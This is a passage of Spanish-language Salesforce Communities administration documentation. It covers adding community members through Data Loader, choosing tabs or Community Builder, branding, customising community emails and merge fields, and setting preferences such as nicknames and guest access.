   Si la comunidad es `Activa` y los correos electrónicos están activados, los usuarios con los perfiles o conjuntos de permisos que ha agregado reciben un correo electrónico de bienvenida. El correo electrónico de bienvenida incluye un nombre de usuario y un vínculo de cambio de contraseña si se envía a un usuario externo que aún no ha iniciado sesión en un portal o comunidad.

Cuando la comunidad es `Activa`, se envían correos electrónicos y los miembros pueden descubrir la comunidad. Cuando una comunidad está en `vista previa`, solo los miembros con la URL de inicio de sesión pueden ver la comunidad. Si una comunidad está `Inactiva`, solo los usuarios con el permiso "Crear y configurar comunidades" pueden acceder a ella a través del menú Comunidad, independientemente de la suscripción.

Hay opciones adicionales para otorgar acceso a la comunidad:

- Permitir la inscripción automática de forma que los usuarios externos puedan registrarse por sí mismos.
- Permitir proveedores de autenticación, como Facebook, de forma que los usuarios externos puedan registrarse en la comunidad sin crear una cuenta.

Para obtener más información acerca de estas opciones adicionales, consulte Personalizar páginas de inicio de sesión, cierre de sesión e inscripción automática en su comunidad.

CONSULTE TAMBIÉN

Personalizar comunidades

Activar el encabezado global para comunidades

## ¿Cómo actualizo la pertenencia a una comunidad utilizando la API?

Si no es miembro de una comunidad, no puede acceder a Gestión de comunidad para actualizar la configuración de la administración, incluyendo la pertenencia. Como alternativa, puede utilizar la API y el Cargador de datos para agregarse a sí mismo y a otros a una comunidad.

Consejo: También puede utilizar otros cargadores de datos para actualizar su pertenencia a comunidades como por ejemplo Workbench.

1. Obtenga el `networkId` de su comunidad.

   En Configuración, introduzca *`Todas las comunidades`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Todas las comunidades** y a continuación haga clic con el botón derecho en la dirección URL de su comunidad y seleccione **Inspeccionar**. La propiedad `data-networkId` proporciona su `networkId`.

2. Obtenga el `profileId` o el `permissionsetId` que desee agregar.

   En Configuración, introduzca *`Perfiles`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Perfiles** o **Conjuntos de permisos**. Haga clic en el perfil o conjunto de permisos que desee agregar. El Id. es la última parte de la dirección URL.

   Por ejemplo, en *`miempresa.salesforce.com/00aa11bb22`*, el Id. es *`00aa11bb22`*.

3. Cree un archivo .csv con columnas para `networkId` y `parentId`. Para `parentId`, enumere el `profileId` o `permissionsetId` que desee agregar.

4. Abra el Cargador de datos y seleccione el objeto **Grupo de miembros de la red**. Especifique la ubicación del archivo .csv que ha creado y complete los pasos del Cargador de datos.

Una vez haya agregado correctamente los miembros utilizando el Cargador de datos, los miembros podrán acceder a Gestión de comunidad desde el vínculo **Gestionar** de la página **Todas las comunidades** en Configuración.

Nota: Para poder acceder a Gestión de comunidad, el miembro también debe disponer de los permisos “Crear y configurar comunidades” o “Gestionar comunidades”.

CONSULTE TAMBIÉN

Insertar, actualizar o eliminar datos utilizando el Cargador de datos

# Agregar fichas a su comunidad

Si está utilizando la plantilla Fichas de Salesforce + Visualforce, puede agregar fichas a su comunidad.

Consejo: Si desea utilizar páginas completamente personalizadas en su comunidad, puede elegir ocultar fichas. ¿No está seguro de qué opción funciona mejor para usted? Consulte Fichas frente a Community Builder en la página 3436.

Antes de empezar, tenga estos conceptos en mente:

- Las fichas que active deben ser necesarias para el tipo de actividad que realice en esta comunidad, ya sea compartir cuentas y oportunidades con sus socios o compartir casos y soluciones con los clientes que necesitan asistencia. No deje su comunidad atestada de fichas que los usuarios no necesitan.
- Los perfiles controlan el acceso a las fichas, por lo que algunas fichas elegidas pueden estar ocultas para perfiles asociados con la comunidad. En ese caso, debe exponer manualmente las fichas en los perfiles para los miembros de su comunidad de manera que puedan ver las fichas en la comunidad.
- Las fichas de componentes Lightning no se admiten en Comunidades.
- Los usuarios gratuitos de Chatter de su comunidad solo ven la ficha Chatter.

Después de identificar las funciones que desea que vean los miembros de su comunidad, puede hacerlas visibles seleccionando las fichas correspondientes durante la configuración. Las fichas que selecciona también determinan la navegación de comunidad en Salesforce1.

1. Acceda a Gestión de comunidad en una de las siguientes formas.
   - Desde la comunidad:
     - En comunidades de Fichas de Salesforce + Visualforce, haga clic en ⚙ en el encabezado global.
     - En comunidades basadas en Generador de comunidad, utilice el menú desplegable junto a su nombre y haga clic en **Gestión de comunidad**.
   - En Configuración, introduzca `Todas las comunidades` en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.
   - Desde Generador de comunidad, en el encabezado, utilice el menú desplegable junto al nombre de su plantilla y haga clic en **Gestión de comunidad**.
2. Haga clic en **Administración** > **Fichas**.

   Consejo: Si está utilizando una de las plantillas preconfiguradas en vez de Fichas de Salesforce + Visualforce, la página **Fichas** queda oculta de forma predeterminada. Para mostrar la página, haga clic en **Administración** > **Preferencias** y seleccione **Mostrar todos los ajustes en Gestión de comunidad**.
3. Seleccione las fichas que desea incluir en la comunidad desde la lista Fichas disponibles. Pulse CTRL para seleccionar varias fichas.
4. Haga clic en **Agregar** para agregar la ficha. Para eliminar una ficha, selecciónela en la lista Fichas seleccionadas y haga clic en **Eliminar**.
5. Haga clic en **Arriba** o **Abajo** para cambiar el orden en que se muestran las fichas.

   La ficha en la parte superior de la lista es la ficha de inicio de la comunidad. Cuando los miembros accedan a la comunidad, es la primera ficha que ven.

   Si los miembros no tienen acceso a la ficha de destino de la comunidad, ven la primera ficha a la que tienen acceso desde las fichas de la comunidad seleccionadas. Si no tienen acceso a cualquiera de las fichas, la ven en la ficha Inicio.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, personalizar o activar una comunidad:
- "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

6. Haga clic en **Guardar**.

Importante: El cambio de la plantilla Fichas de Salesforce + Visualforce a una plantilla basada en Community Builder elimina todas las fichas de su comunidad.

CONSULTE TAMBIÉN

Personalizar comunidades

Cambiar el nombre de la ficha Chatter

## Fichas frente a Community Builder

¿No está seguro de si utilizar fichas estándar de Salesforce o Community Builder al configurar su comunidad? A continuación, le presentamos más información acerca de cada opción para ayudarle a decidir.

### Fichas

La selección de la plantilla Fichas de Salesforce + Visualforce cuando crea su comunidad significa que utilizará fichas Salesforce o páginas de Visualforce directamente sin ningún tipo de configuración.

**Pros**

- Algunas opciones de temas disponibles sobre la marcha para fichas
- Compatibilidad para funciones de ventas, servicio, marketing y plataforma
- Capacidad de plataforma completa de Force.com

**Contras**

- Visualforce es la opción preferida para una mejor personalización, ya que Visualforce requiere capacidad de codificación
- Requiere algunos conocimientos acerca de la plataforma Force.com

### Community Builder

La selección de plantillas preconfiguradas cuando cree su comunidad significa que utilizará la interfaz de usuario WYSIWYG de Community Builder.

**Pros**

- Aplicación lista para su uso dirigida a comunidades de autoservicio
- Más estilos CSS disponibles
- Perfecta para una instalación rápida de casos de uso sencillos de comunidad de autoservicio

**Contras**

- Limitada a la función de autoservicio (casos, Salesforce Knowledge y Preguntas de Chatter)
- No es compatible con otros casos de uso de ventas, servicio o plataforma
- No dispone de capacidad de plataforma completa

CONSULTE TAMBIÉN

Agregar fichas a su comunidad

Descripción general de Community Builder

## Cambiar el nombre de la ficha Chatter

Es muy probable que muchos de los miembros de la comunidad utilicen la ficha Chatter como inicio. Puede personalizarla con la marca de su empresa.

La ficha Chatter es la forma más rápida que tienen los miembros de la comunidad de ver lo que es más importante para ellos: noticias en tiempo real de la actividad, grupos, marcadores, archivos, etc. Es muy probable que muchos de los miembros de la comunidad utilicen la ficha Chatter como inicio. Personalice el nombre de la ficha Chatter de la comunidad para que coincida con la marca de la empresa: por ejemplo, puede utilizar el nombre de la empresa o cualquier otro nombre que sea reconocible para los miembros.

1. En Configuración, introduzca *Cambiar nombre de fichas y etiquetas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Cambiar nombre de fichas y etiquetas**.
2. Seleccione el idioma predeterminado en la lista desplegable Seleccionar idioma en la parte superior de la página.
3. En las fichas Chatter de las comunidades, haga clic en **Modificar** junto a la comunidad que desea editar.
4. Escriba las versiones en singular y plural del nombre de la ficha preferida, por ejemplo, Socio y Socios. Seleccione Empieza con un sonido de vocal si es adecuado.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cambiar el nombre de la ficha Chatter:

- "Personalizar aplicación"

  O

  "Ver parámetros y configuración"

  Y

  Estar designado como traductor

# Marcar su comunidad

Si está utilizando la plantilla Fichas de Salesforce + Visualforce, puede personalizar el aspecto de su comunidad en Gestión de comunidad agregando el logotipo, los colores y los derechos de autor de su empresa. Así garantizará que la comunidad coincide con la marca de su empresa y que los miembros de su comunidad la reconocen instantáneamente.

**Importante:** Si está utilizando una plantilla de autoservicio o elige utilizar el Community Builder para crear páginas personalizadas en lugar de utilizar fichas estándar de Salesforce, puede utilizar el Community Builder para diseñar la marca de su comunidad también.

1. Acceda a Gestión de comunidad en una de las siguientes formas.
   - Desde la comunidad:
     - En comunidades de Fichas de Salesforce + Visualforce, haga clic en ⚙ en el encabezado global.
     - En comunidades basadas en Generador de comunidad, utilice el menú desplegable junto a su nombre y haga clic en **Gestión de comunidad**.
   - En Configuración, introduzca *Todas las comunidades* en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.
   - Desde Generador de comunidad, en el encabezado, utilice el menú desplegable junto al nombre de su plantilla y haga clic en **Gestión de comunidad**.
2. Haga clic en **Administración** > **Marcas**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, personalizar o activar una comunidad:

- "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

3. Utilice las búsquedas para seleccionar un encabezado y un pie de página para la comunidad.

   Los archivos que ha elegido como encabezado y pie de página deben haberse cargado anteriormente en la ficha Documentos y deben estar disponibles públicamente. El encabezado puede ser .html, .gif, .jpd o .png. El pie de página debe ser un archivo ..html. El tamaño máximo de archivo para los archivos .html es de 100 KB en total. El tamaño máximo de archivo para los archivos .gif, .jpg o .png es de 20 KB. Si tiene un archivo .html de encabezado que tiene 70 KB y desea utilizar un archivo .html file como pie de página también, este solo puede tener 30 KB.

   El encabezado que seleccione sustituye al logotipo de Salesforce bajo el encabezado global. El pie de página que seleccione sustituye al copyright estándar de Salesforce y al pie de página de privacidad.

4. Haga clic en **Seleccionar esquema de color** para seleccionar entre los esquemas de color predefinidos o haga clic en el cuadro de texto junto a los campos de sección de página para seleccionar un color en el selector de color.

   Observe que algunos de los colores seleccionados influyen en la página de inicio de sesión de su comunidad y también en el aspecto de su comunidad en Salesforce1.

| Opción de color | Dónde aparece |
|---|---|
| Fondo de encabezado | Parte superior de la página, bajo el encabezado negro global. Si hay un archivo HTML seleccionado en el campo Encabezado, este sobrescribe esta opción de color.<br>Parte superior de la página de inicio de sesión.<br>Página de inicio de sesión en Salesforce1. |
| Fondo de página | Color de fondo de todas las páginas de la comunidad, incluida la página de inicio de sesión. |
| Primario | Ficha que está seleccionada. |
| Secundario | Bordes superiores de listas y tablas.<br>Botón de la página de inicio de sesión. |
| Terciario | Color de fondo de los encabezados de sección en páginas de modificación y de detalles. |

5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Personalizar comunidades

# Personalizar correos electrónicos enviados desde comunidades

Puede personalizar la información del remitente de correo electrónico, marca de correo electrónico de Chatter y plantillas de correo electrónico de su comunidad. Puede realizar las personalizaciones en la interfaz de usuario o en el objeto Red en las API de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, personalizar o activar una comunidad:
- "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

1. Acceda a Gestión de comunidad en una de las siguientes formas.
   - Desde la comunidad:
     - En comunidades de Fichas de Salesforce + Visualforce, haga clic en ⚙ en el encabezado global.
     - En comunidades basadas en Generador de comunidad, utilice el menú desplegable junto a su nombre y haga clic en **Gestión de comunidad**.
   - En Configuración, introduzca `Todas las comunidades` en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.
   - Desde Generador de comunidad, en el encabezado, utilice el menú desplegable junto al nombre de su plantilla y haga clic en **Gestión de comunidad**.
2. Haga clic en **Administración** > **Correos electrónicos**.
3. Introduzca los valores personalizados para el nombre y dirección del emisor del correo electrónico que sustituirán a los valores predeterminados.

   Nota: Si cambia la dirección de correo electrónico, le enviaremos un correo electrónico de verificación a la nueva dirección. El cambio quedará pendiente y se seguirá utilizando la dirección existente mientras se realiza la verificación. La dirección solicitada no entrará en vigor hasta que haga clic en el vínculo de confirmación del mensaje de correo electrónico. Si la verificación ya está pendiente por una nueva dirección de correo electrónico y especifica una dirección nueva distinta, se retiene el último valor, que es el que se utiliza para la verificación.

   Si introduce un valor personalizado para la dirección del remitente y ha habilitado el relevo de correo, sus correos electrónicos de Chatter utilizarán el relevo.
4. Personalice lo que aparece en el pie de los correos electrónicos de Chatter.

   Importante: Es necesario introducir texto en el pie de página del correo electrónico y un logotipo. Tenga en cuenta que:
   - Todos los correos electrónicos de Chatter muestran el logotipo de Chatter e información de Salesforce de forma predeterminada a no ser que los sustituya con la información y el logotipo de su propia organización.
   - Si anteriormente ha personalizado el logotipo o el texto del pie de página y desea restaurar los valores predeterminados, utilice la API para establecer estos campos en `nulo`.

   a. Seleccione un logotipo para sustituir al logotipo predeterminado de Chatter.

   El logotipo debe ser un documento existente en la ficha Documentos y debe estar marcado como `imagen disponible externamente`. Las imágenes con un tamaño máximo de 150 x 50 píxeles y un fondo transparente son las que mejor funcionan.

   b. Introduzca un texto personalizado para sustituir al texto de pie de página predeterminado, hasta un máximo de 1000 caracteres.

   El texto predeterminado incluye un nombre de Salesforce y una dirección física. Le recomendamos encarecidamente incluir la dirección física de su organización para cumplir con la normativa aplicable antispam.

5. Seleccione `Enviar correo electrónico de bienvenida` para enviar el correo electrónico a todos los usuarios al ser añadidos a la comunidad.

   **Importante:** Los correos electrónicos de bienvenida contienen información de inicio de sesión para miembros externos. Si no selecciona esta opción, tendrá que enviar manualmente a los miembros externos sus nombres de usuario y contraseñas.

   El vínculo proporcionado en el correo electrónico de bienvenida es válido para 6 meses.

   Los correos electrónicos de bienvenida se envían cuando:

   - Una comunidad cambia del estado `Vista previa` al estado `Activa`. Los correos electrónicos no se envían cuando una comunidad está en estado `Vista previa` o `Inactiva`.
   - Un administrador agrega un nuevo perfil o conjunto de permisos en una comunidad `inactiva`.
   - A un usuario se le asigna un perfil o conjunto de permisos que es parte de una comunidad `activa`.

   **Nota:** Si un perfil o conjunto de permisos es parte de varias comunidades, los usuarios con ese perfil o conjunto de permisos reciben un correo electrónico de bienvenida de cada comunidad. El primer correo electrónico contiene credenciales de inicio de sesión, pero los correos electrónicos de las comunidades siguientes únicamente incluyen un vínculo a la comunidad.

6. Utilice las plantillas de correo electrónico predeterminadas o las búsquedas para seleccionar diferentes plantillas para los correos electrónicos de bienvenida de los nuevos miembros de la comunidad, correos electrónicos de contraseñas olvidadas y correos electrónicos de notificación sobre cómo restablecer las contraseñas. Si su organización utiliza plantillas de correo electrónico para enviar comentarios de casos, puede seleccionar una plantilla (no se proporciona ninguna de forma predeterminada).

   Los vínculos de restablecimiento de contraseñas iniciado por el usuario vence en 24 horas. Los vínculos de restablecimiento de contraseñas iniciado por el administrador no vencen. Puede personalizar cualquier plantilla predeterminada.

   **Nota:** Si personaliza el contenido de una plantilla de correo electrónico, le recomendamos que utilice el campo de combinación `{!Community_Url}`. Este campo de combinación personalizado completa la URL específica de una comunidad, lo cual garantiza que los correos electrónicos enviados a los usuarios contienen las URL con los parámetros correctos y dirige a los usuarios a la comunidad correcta en la que deben iniciar sesión o cambiar la contraseña.

7. Haga clic en **Guardar**.

Los mensajes de correo electrónico enviados como resultado de aprobaciones, flujos de trabajo y comentarios de casos se envían en base a la pertenencia a la comunidad. Por ejemplo, si un flujo de trabajo desencadena un mensaje de correo electrónico, todos los destinatarios que se agrupan en base a su pertenencia a la comunidad y se envía un mensaje de correo electrónico a cada grupo. Si el usuario es un miembro de múltiples comunidades activas, el mensaje de correo electrónico proviene de la comunidad activa más antigua.

Otra forma de personalizar los correos electrónicos de la comunidad es utilizar estos campos del objeto Red de la API.

- `CaseCommentEmailTemplateId`: Id. de la plantilla de correo electrónico utilizada cuando se envía un comentario en un caso.
- `ChangePasswordEmailTemplateId`: Id. de la plantilla de correo electrónico utilizada cuando se notifica a un usuario que su contraseña se ha restablecido.
- `EmailFooterLogoId`: Id. del objeto Documento que aparece como imagen en el pie de página de los correos electrónicos de Chatter de la comunidad.
- `EmailFooterText`: texto que aparece en el pie de página de los correos electrónicos de Chatter de la comunidad.
- `EmailSenderAddress`: solo lectura. Dirección de correo electrónico desde la que se envían los correos electrónicos de la comunidad.
- `EmailSenderName`: nombre desde el que se envían los correos electrónicos de la comunidad.
- `ForgotPasswordEmailTemplateId`: Id. de la plantilla de correo electrónico utilizada cuando un usuario olvida su contraseña.
- `NewSenderAddress`: dirección de correo electrónico que se ha introducido como nuevo valor de `EmailSenderAddress` pero que aún no se ha verificado. Después de que un usuario haya solicitado cambiar la dirección de correo electrónico del remitente

y haya respondido correctamente al correo electrónico de verificación, el valor `NewSenderAddress` sobrescribe el valor de `EmailSenderAddress`. Esta se convierte en la dirección de correo electrónico desde la que se envían los correos electrónicos de la comunidad.

- Si la verificación está pendiente por una nueva dirección de correo electrónico y establece `NewSenderAddress` como nulo, se cancela la solicitud de verificación.
- `NewSenderAddress` se establece automáticamente como nulo una vez que `EmailSenderAddress` se haya establecido con la nueva dirección verificada.
- Si la verificación está pendiente por una nueva dirección de correo electrónico y especifica una dirección nueva distinta para este campo, solo se retiene el último valor, que se utiliza para la verificación.

- `OptionsSendWelcomeEmail`: determina si se envía un correo electrónico de bienvenida cuando se agrega un nuevo usuario a la comunidad.
- `WelcomeEmailTemplateId`: Id. de la plantilla de correo electrónico utilizada cuando se envían correos electrónicos de bienvenida a los nuevos miembros de la comunidad.

CONSULTE TAMBIÉN

Campos de combinación para comunidades

Personalizar comunidades

## Campos de combinación para comunidades

Puede agregar campos de combinación en plantillas de correo electrónico de Comunidades.

Cuando activa Comunidades de Salesforce en su organización, se crean tres plantillas de correo electrónico basadas en texto:

- Comunidades: Correo electrónico de cambio de contraseña
- Comunidades: Correo electrónico de contraseña olvidada
- Comunidades: Correo electrónico de bienvenida a un nuevo miembro

Estas plantillas utilizan campos de combinación únicos. Estos campos de combinación no están disponibles para seleccionar y copiar al modificar una plantilla, pero puede introducirlos manualmente. Estos campos de combinación solo funcionarán correctamente si se utilizan en una plantilla de texto o HTML seleccionada para una comunidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Nombre del campo | Descripción |
|---|---|
| `{!Community_Name}` | El nombre de la comunidad, como se ha introducido durante la creación de la comunidad. |
| `{!Community_Url}` | La dirección URL que dirige a la página de inicio de sesión de una comunidad. Por ejemplo, https://acme.force.com/partners/login.<br>Si este campo de combinación es parte del correo electrónico de bienvenida enviado a un nuevo usuario externo, la dirección URL se adjunta con un vínculo a una página de restablecimiento de contraseña.<br>Este campo se cumplimenta solo si:<br>• Se selecciona la plantilla que contiene este campo como la plantilla de bienvenida a un nuevo miembro para una |

| Nombre del campo | Descripción |
| --- | --- |
| | comunidad y se selecciona Enviar correo electrónico de bienvenida, O<br>• Se selecciona la plantilla que contiene este campo como plantilla de Contraseña olvidada o Cambiar contraseña y el usuario que recibe el correo electrónico es un usuario externo que es miembro de la comunidad. |
| `{!Receiving_User.Username}` | El nombre de usuario del usuario que recibirá el correo electrónico de bienvenida. |

Puede crear plantillas de correo electrónico personalizadas para comunidades utilizando Visualforce, que le permite utilizar la marca de empresa en sus plantillas de correo electrónico. Para una plantilla de correo electrónico de Visualforce, utilice el tipo de campo de combinación global `$Network` y sus propiedades como se describe en esta tabla.

| Nombre del campo | Descripción |
| --- | --- |
| `$Network.Name` | El nombre de la comunidad, como se ha introducido durante la creación de la comunidad. |
| `$Network.NetworkUrlForUserEmails` | La dirección URL que dirige a la página de inicio de sesión de una comunidad. Por ejemplo, https://acme.force.com/partners/login.<br>Si este campo de combinación es parte del correo electrónico de bienvenida enviado a un nuevo usuario externo, la dirección URL se adjunta con un vínculo a una página de restablecimiento de contraseña.<br>Este campo solo se cumplimenta si se utiliza en una plantilla de correo electrónico de Visualforce para uno de los tres tipos de correo electrónico admitidos para Comunidades. |

Si su comunidad utiliza casos, aprobaciones o flujos de trabajo, los mensajes de correo electrónico creados a partir de una plantilla de correo electrónico que utiliza los campos de combinación `{!<any_object>.Link}` o `{!Case.Link}` incluyen un vínculo al registro de la comunidad. Si el usuario que recibe el correo electrónico es un miembro de múltiples comunidades activas, el vínculo lleva a la comunidad activa más antigua. Si el usuario ya ha iniciado sesión en una comunidad y hace clic en el vínculo del correo electrónico, el vínculo lleva a esa comunidad. Si el usuario no es miembro de ninguna comunidad, el vínculo lleva a la organización interna. Si el usuario es un miembro de un portal y una comunidad, el vínculo lleva a la comunidad.

| Nombre del campo | Descripción |
| --- | --- |
| `{!Case.Link}` | Se utiliza en:<br>• Notificaciones de comentarios de casos a contactos y propietarios<br>• Notificaciones de creación y actualización de casos a contactos |

| Nombre del campo | Descripción |
| --- | --- |
| `{!<any_object>.Link}` | Se utiliza en:<br>• Solicitudes de aprobación enviadas a aprobadores y aprobadores delegados<br>• Alertas de correo electrónico de flujo de trabajo |

Para saber si sus plantillas de correo electrónico utilizan estos campos de combinación, desde Configuración, introduzca *Plantillas de correo electrónico* en el cuadro Búsqueda rápida y, a continuación, seleccione **Plantillas de correo electrónico**, luego haga clic en **Modificar** junto a cualquier plantilla de correo electrónico.

CONSULTE TAMBIÉN

Personalizar correos electrónicos enviados desde comunidades

Gestionar plantillas de correo electrónico

Personalizar correos electrónicos enviados desde comunidades

Gestionar plantillas de correo electrónico

# Activar preferencias de la comunidad

## Personalizar preferencias de comunidades

Active o desactive la visualización de apodos, el acceso a la comunidad sin inicio de sesión, los mensajes privados de Chatter, la marcación de contenido, los niveles de reputación, los expertos y los límites de archivos en su comunidad.

Para utilizar esta configuración Chatter debe estar activado para su organización.

1. Acceda a Gestión de comunidad en una de las siguientes formas.
   - Desde la comunidad:
     - En comunidades de Fichas de Salesforce + Visualforce, haga clic en ⚙ en el encabezado global.
     - En comunidades basadas en Generador de comunidad, utilice el menú desplegable junto a su nombre y haga clic en **Gestión de comunidad**.
   - En Configuración, introduzca *Todas las comunidades* en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.
   - Desde Generador de comunidad, en el encabezado, utilice el menú desplegable junto al nombre de su plantilla y haga clic en **Gestión de comunidad**.
2. Haga clic en **Administración** > **Preferencias**.
3. Cambie la configuración deseada.

   **General**

   - Muestre apodos en lugar de nombres completos en su comunidad. La activación de la visualización de apodos en su comunidad proporciona más privacidad y protege las

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, personalizar o activar una comunidad:
- "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

identidades de los miembros. Esto es especialmente útil en una comunidad pública donde los visitantes no registrados pueden acceder a perfiles de miembros.

- Active el acceso a contenidos públicos de Chatter en su comunidad de modo que los usuarios invitados puedan acceder a ellos sin iniciar sesión. Permitir este acceso es una forma de potenciar la adopción y ayudar a los clientes a encontrar fácilmente la información que necesitan sin tener que iniciar sesión o ponerse en contacto directamente con su empresa.
- Active los mensajes de Chatter, lo que le permite tener conversaciones privadas seguras con otros usuarios de Chatter. Para exponer mensajes de Chatter a usuarios externos, los administradores deben activar también la ficha de Chatter.
- Utilice páginas de error personalizadas de Visualforce si desea que los usuarios autenticados visualicen sus páginas de error de marcas personalizadas de Visualforce.
- Muestre todos los ajustes disponibles en Gestión de comunidad ocultos de forma predeterminada según cómo ha configurado su comunidad. La activación de estos ajustes sobrescribe la navegación dinámica proporcionada en Gestión de comunidad.

**Gestión de comunidad**

- Permita a los miembros marcar publicaciones, comentarios o archivos para la moderación en su comunidad. Los miembros podrían desear marcar elementos que contienen lenguajes inapropiados o información confidencial.
- Seleccione Activar reputación para permitir que los gestores de comunidad establezcan un sistema de puntos que recompense a los usuarios que participen en la comunidad. Los administradores establecen los niveles de reputación correspondientes que los usuarios ven en su perfil.
- Active personas con conocimientos, por lo que podrá descubrir quién tiene conocimientos acerca de los temas y apoyar personas por sus conocimientos acerca de un tema.

**Archivos**

- Establece el tamaño máximo en MB para los archivos cargados en la comunidad.
- Especifique los tipos de archivos que pueden cargarse en la comunidad.

4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Mostrar apodos en lugar de nombres completos en la comunidad

Activar acceso público al una comunidad

Utilizar páginas de error personalizadas de Visualforce para usuarios autenticados

Permitir a los miembros marcar elementos en su comunidad

Habilitación de la reputación en su comunidad

Limitar archivos en su comunidad

## Mostrar apodos en lugar de nombres completos en la comunidad

La activación de la visualización de apodos en su comunidad proporciona más privacidad y protege las identidades de los miembros. Esto es especialmente útil en una comunidad pública donde los visitantes no registrados pueden acceder a perfiles de miembros.

Todos los usuarios disponen de apodos de forma predeterminada que pueden modificar yendo a *Su nombre* > **Modificar información de contacto** en el encabezado global o desde sus perfiles de usuario de Chatter.

1. Acceda a Gestión de comunidad en una de las siguientes formas.
   - Desde la comunidad:
     - En comunidades de Fichas de Salesforce + Visualforce, haga clic en ⚙ en el encabezado global.
     - En comunidades basadas en Generador de comunidad, utilice el menú desplegable junto a su nombre y haga clic en **Gestión de comunidad**.
   - En Configuración, introduzca *Todas las comunidades* en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.
   - Desde Generador de comunidad, en el encabezado, utilice el menú desplegable junto al nombre de su plantilla y haga clic en **Gestión de comunidad**.
2. Haga clic en **Administración** > **Preferencias**.
3. Seleccione **Activar la visualización de apodos** y haga clic en **Guardar**.

Los apodos aparecen en lugar de nombres y apellidos en casi todas las ubicaciones en la comunidad, incluso en noticias en tiempo real, vistas de lista, grupos, resultados de búsqueda, recomendaciones y en archivos y perfiles de usuario. Además, Salesforce1 y cualquier sitio de comunidad activado utilizando plantillas de comunidad muestran también apodos.

Algunas restricciones a tener en cuenta acerca de la visualización de apodos:

- Los mensajes privados muestran los nombres completos. Puede elegir desactivar los mensajes privados para evitarlo.
- Los registros y las búsquedas de usuario en registros muestran los nombres completos. Tenga presente, sin embargo, que puede controlar la visibilidad de registros y usuarios con reglas de colaboración.
- Las notificaciones de Mobile en Salesforce1 muestran los nombres completos. Para evitarlo, puede desactivar las notificaciones de Mobile en Salesforce1.
- Las búsquedas por nombre, apellidos o ambos no están restringidas y devuelven coincidencias, pero los resultados de búsqueda solo muestran apodos. Las recomendaciones de cumplimentación automática en búsquedas globales y la lista de elementos recientes muestran cualquier nombre, apellidos o ambos que el usuario ya ha buscado o ha accedido a través de un registro u otra ubicación.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar la visualización de apodos:

- "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

CONSULTE TAMBIÉN

Personalizar preferencias de comunidades

## Activar acceso público al una comunidad

Active el acceso a comunidades para usuarios invitados (sin licencia) sin solicitarles iniciar sesión o registrarse en la comunidad.

Las comunidades públicas se prestan bien en escenarios tipo empresa a cliente (B2C) y le permiten alcanzar un público más amplio. Considere el ejemplo de una comunidad de atención al cliente. Una comunidad con debates públicos, problemas conocidos y soluciones publicadas por otros miembros de la comunidad o por el servicio de atención al cliente permite que clientes existentes y potenciales vean información sin realizar costosas llamadas de asistencia.

El acceso público a cualquier comunidad depende del nivel de acceso que otorgue al perfil de usuario invitado, permitiendo el acceso a contenido de Chatter a través de la API, y también puede controlarse por página en Generador de comunidad.

**Perfiles de usuario invitado**

Siempre que cree una comunidad empleando el asistente de creación de comunidad, Salesforce crea automáticamente un perfil de usuario invitado para la comunidad. Para ver o modificar los permisos del perfil de usuario invitado, acceda al perfil de usuario invitado de una de las maneras siguientes, y cambie su configuración para abrir o limitar el acceso a su comunidad.

- En comunidades con Fichas de Salesforce + Visualforce, acceda a Gestión de comunidad. Desde la lista desplegable, seleccione **Ir a Force.com**.
- En plantillas basadas en Generador de comunidad, acceda a Generador de comunidad. Seleccione el nombre del perfil de usuario invitado desde **Configuración** > **General**.
  - Si ha activado la instalación basada en perfiles para Chatter en su organización, los usuarios invitados no pueden acceder a comunidades públicas hasta que active el acceso de Chatter en el perfil de usuario invitado. Para obtener más información, consulte *Controlar el acceso de Chatter a través de perfiles de usuario* en la Ayuda de Salesforce.
  - Del mismo modo, las variaciones de páginas y la configuración a nivel de página dan acceso a las páginas de su comunidad.

**EDICIONES**

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para activar el acceso público a contenidos de la comunidad:

- "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

